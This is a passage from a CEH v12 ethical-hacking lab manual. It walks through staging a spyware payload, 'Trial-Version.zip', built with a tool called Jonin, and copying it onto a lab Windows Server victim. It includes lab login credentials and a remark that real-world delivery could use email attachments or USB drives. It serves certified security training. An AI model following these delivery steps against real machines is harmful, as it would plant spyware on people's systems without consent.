
v1.1.0
Check [config/contants.json](#) for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: Manage


18. Now, we need to send this zip file to the victim machine, we will upload the malicious file in the **CEH-Tools** folder.

Note: Here, we are sending the malicious payload through a shared directory. However, in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

19. Copy the **Trial-Version.zip** file from **Desktop**, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware** and paste the copied file.




20. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine. By default **CEH\Administrator** account is selected, click **Ctrl+Alt+Del**. Type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




21. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware** and copy **Trial-Version.zip** file and paste it in the **Desktop**.

